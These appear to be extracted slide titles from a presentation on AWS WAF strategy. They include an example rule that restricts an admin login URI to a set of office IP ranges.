
# Multi-layer WAF strategy




# Multi-stack strategy using AWS Managed Rules




# Multi-stack WAF strategy using AMR



# Multi-stack WAF strategy using AMR




# Multi-stack WAF strategy using AMR



# Access control and content-based authentication

Restrict a rule to specific URIs, such as the login page



# Combining conditions

Restrict a rule to specific URIs, such as the login page

IP match

String match

## RestrictAdminPage

Edit rule

When a request is not originating from an IP Addresses in [SeattleOffice](#)

IP Addresses in SeattleOffice

IPV4 : 54.234.196.0/24

IPV4 : 54.234.195.0/24

IPV4 : 54.234.1.21/32

And

When a request is matching one of the filters in [AdminLoginPage](#)

Filters in AdminLoginPage

URI matches STARTS\_WITH '/admin/login.cgi' with LOWERCASE transformation.

# Web request inspection and analysis

